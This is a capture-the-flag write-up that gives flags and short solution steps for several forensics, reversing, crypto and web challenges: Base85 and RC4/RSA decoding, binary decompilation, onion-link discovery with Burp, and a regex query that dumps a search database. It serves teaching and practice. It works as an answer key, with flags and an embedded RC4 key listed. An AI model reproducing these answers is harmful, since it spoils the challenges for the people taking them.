
12. Extract the text and search for “HQ8” for flag.

Challenge Title: WEB CHRONICLE

Flag: HQ8FLAG{368ef8d0ec6fd5ebb63681ef93bd881}

Approach (Step by Step):

1. **Extract contents of the given chrome profile zip.**
2. **Upon looking around we get pastebin link in bookmarks.json.**
3. 

4. **When we visit we get some random text as flag.**
5. 

6. **Just paste it into cyberchef, we get the flag.**
7. **17 times 5 is 85, so we have base85.**
8. **https://gchq.github.io/CyberChef/#recipe=From_Base85('!-u',true,'z')&input=ODVWP25AbCxsIkBxOSsqQFBCTWwySVNJUUFuM1NTQHBxNU4yRFInREFpO0coS**

Challenge Title: MISS MAGIC

Flag: HQ8FLAG{d265e824af2fb6ea9242caadd7d40a5}

Approach (Step by Step):

1. We are given a corrupt PNG file.
2. We can use this github tool to correct our file: https://github.com/sherlly/PCRT .
3. Command: “python2 PCRT.py -i MissMagic.png -o out.png”
4. After patching, we get our flag.

Challenge Title: BINARY HEIST

Flag: HQ8{125c4fd71d85d2c054c4499768f08a94}

Approach (Step by Step):

1. We are given a binary written in go lang.
2. we can use https://dogbolt.org/ to decompile it.

3. After decompiling, on searching “HQ8”, we get flagformat with flag in 3 words. We can combine them and submit.
4.


```
8417    fmt_Fscan(v12, v15);
8418    v1 = "HQ8{";
8419    v15.array = (interface_ *)4;
8420    v15.len = (int)"125c4fd71d85d2c0";
8421    v15.cap = 16LL;
8422    v10.str = (uint8 *)"54c4499768f08a94}";
8423    v10.len = 17LL;
8424    v2 = runtime_concatstring3((runtime_tmpBu
```

Challenge Title: CLOAK AND DAGGER

Flag: HQ8FLAG{3f6ee0d17505b3fd85060a04ffd4d61}

Approach (Step by Step):

1. We are given server key and server certificate.
2. We can just upload certificate in any PEM parser website to get flag.
3. I used https://www.sslchecker.com/certdecoder to decode.
4.




Challenge Title: DECEPTIVE MAYHEM

Flag: HQ8FLAG{bdc9d7beee8379bdb3830faff9c7ff4}

Approach (Step by Step):


1. We are given a url. When we open it, it redirects to endpoint /home.html.
2. But what about index.html, When we check the backend response, We can see a request going to an onion link but we won't get any response as we are trying to access it from the

normal web.
3.



4. We can just goto that onion link in the tor browser and get the flag.

5.



Challenge Title: SEARCH SHENANIGANS

Flag: HQ8FLAG{3b3dfb6933f178688074513283dcacd}

Approach (Step by Step):

1. Visit the given URL.
2. There we can search any vulnerabilities with names.
3. When i enter *''*, *it gave some error mentioning regular expressions.*
4. So we can say that it is using regular expressions to search the content.
5. When we search '.' (It matches all), we get everything in the database, we also get the flag.
6. Endpoint: http://challengeur./?query=.*

Challenge Title: Demolition Derby - 200

Flag: HQ8{C0d3_!s_L3ak!ng}

HQ8FLAG{7608e8f86f57e8eb3b97d4ca83ad99d}

Approach (Step by Step):

1. Given Description: Attention, Cyber Operative! Our critical system faces a dire situation - an unanticipated zero-day vulnerability threatens the flag's sanctity. Your task: delve into the intricate world of Go disassembly to unravel the binary's secrets. R2-D2, our adept analyst, has paved the way, but the last challenge awaits. Seize the opportunity, and may your skills unlock the elusive flag!

2. I opened the file in my kali and gave file command and it was ELF file so I opened it in Binary Ninja and IDA. I used both because It is easier to view pseudo c in binary ninja and graphical view is better in IDA.

3. I checked the password strength function and got the flag where looking into the hex view in IDA. I checked for the flag strength and when entering the correct flag it gave you found the flag.


Challenge Title: Code de Tour – 100

Flag: HQ8{4fb45ac2989c097ddda4e4bc3cd57446}

HQ8FLAG{6e3e87113326678f291a77491d768a6}

Approach (Step by Step):

1. Given Description: Bienvenue to our Cyber Security CTF challenge! Preparez-vous for an exciting journey into the world of binary reversing. Explorez the intricacies of function calls as you unravel the secrets hidden within. Embracez the challenge and showcasez your skills in this thrilling adventure. Pouvez-vous déchiffrer le code and discover the flag? Bonne chance, mes amis! Let the cyber exploration begin!

2. I opened the file in my kali and gave file command and it was ELF file.

3. I found it was RC4 encoded and used dcode fr website to decrypt the encoded text with secret key which found while navigating through the functions.

4. s1mpl3p4ss -KEY

5. e6c7bead19a7b55225aa9beddebb26253fd78eee2a4ae1d64d52a07afcc7e3c7 -message

```
0x3ff0 .got.plt (PROGBITS) {0x3fe8-0x4030} Writable data

00003ff0  int64_t data_3ff0 = 0x0
00003ff8  int64_t data_3ff8 = 0x0
00004000  int32_t (* const printf)(char const* format, ...) = printf
00004008  int64_t (* const RC4_set_key)() = RC4_set_key
00004010  int32_t (* const puts)(char const* str) = puts
00004018  int32_t (* const __isoc99_sscanf)(char const* s, char const* format, ...) = __isoc99_ssc
00004020  uint64_t (* const strlen)(char const*) = strlen
00004028  int64_t (* const RC4)() = RC4
.got.plt (PROGBITS) section ended  {0x3fe8-0x4030}
```

```
var_8= qword ptr -8

; __unwind {
push    rbp
mov     rbp, rsp
push    rbx
sub     rsp, 78h
mov     rax, rsp
mov     rbx, rax
lea     rax, aS1mpl3p4ss ; "s1mpl3p4ss"
mov     [rbp+var_28], rax
lea     rax, aE6c7bead19a7b5 ; "e6c7bead19a7b55225aa9beddebb26253fd78ee"...
mov     [rbp+s], rax
mov     rax, [rbp+s]
mov     rdi, rax        ; s
call    _strlen
shr     rax, 1
mov     [rbp+var_38], rax
mov     rax, [rbp+var_38]
mov     rdx, rax
```

Challenge Title: Optimus Prime - 100

Flag:

HQ8{c03a8384a71a8e6c566021ed5ca7ec7b}
HQ8FLAG{c2b8c1d94d3f3afda53c4b09a4593a3}

Approach (Step by Step):

1. Given Description:
Join forces with Optimus Prime in an epic cyber quest! The fate of this world hangs in the balance as he seeks to crack the enigmatic pieces that hold the key to opening a portal. Your mission, should you choose to accept it, is to assist Prime on his intergalactic journey. Unleash your inner hacker, solve the puzzle, and help Prime reach his planet. The universe awaits your cyber prowess!

2. I tried the RSA algorithm since the challenge.txt file contains n,e and c.

3. I used the dcode fr to decode the RSA CIPHER.

4. Which gave me flag as HQ8{c03a8384a71a8e6c566021ed5ca7ec7b}

5. After submitting the challenge flag and it gave the flag to submit in the dashboard HQ8FLAG{c2b8c1d94d3f3afda53c4b09a4593a3}

Challenge Title: Deceptive Mayhem - 200

Flag: HQ8{a6471162999e92c79db70e11e7e9cd6e}

HQ8FLAG{bdc9d7beee8379bdb3830faff9c7ff4}


Approach (Step by Step):


1. Given Description: A key piece of information that sheds light on the activities of threat group "Lahasun_Pyaaj" is concealed within a seemingly benign website. At first glance, the site reveals a clear static facade, luring unsuspecting visitors into a false sense of security. However, the true machinations of "Lahasun_Pyaaj" unfold in a hidden forum accessible only through the special powers. Your mission is to decode the dual nature of the digital labyrinth, exposing the group's plans to hack and leak breaches. Delve into the shadows, extract critical information, and thwart their nefarious schemes before it's too late.


2. I first opened the website and it has nothing interesting and I read the description again and found the word “Lahasun_Pyaaj” I searched google what is that I found as garlic onion which refers to onion that means there is something in the onion website and also it has hint “hack and leak breaches” that means only if found onion link I can proceed further


3. I intercepted the request with Burpsuite and viewed the HTTP History and found the onion url and I opened in TOR BROWSER and found the Leaked password database where I found the flag.

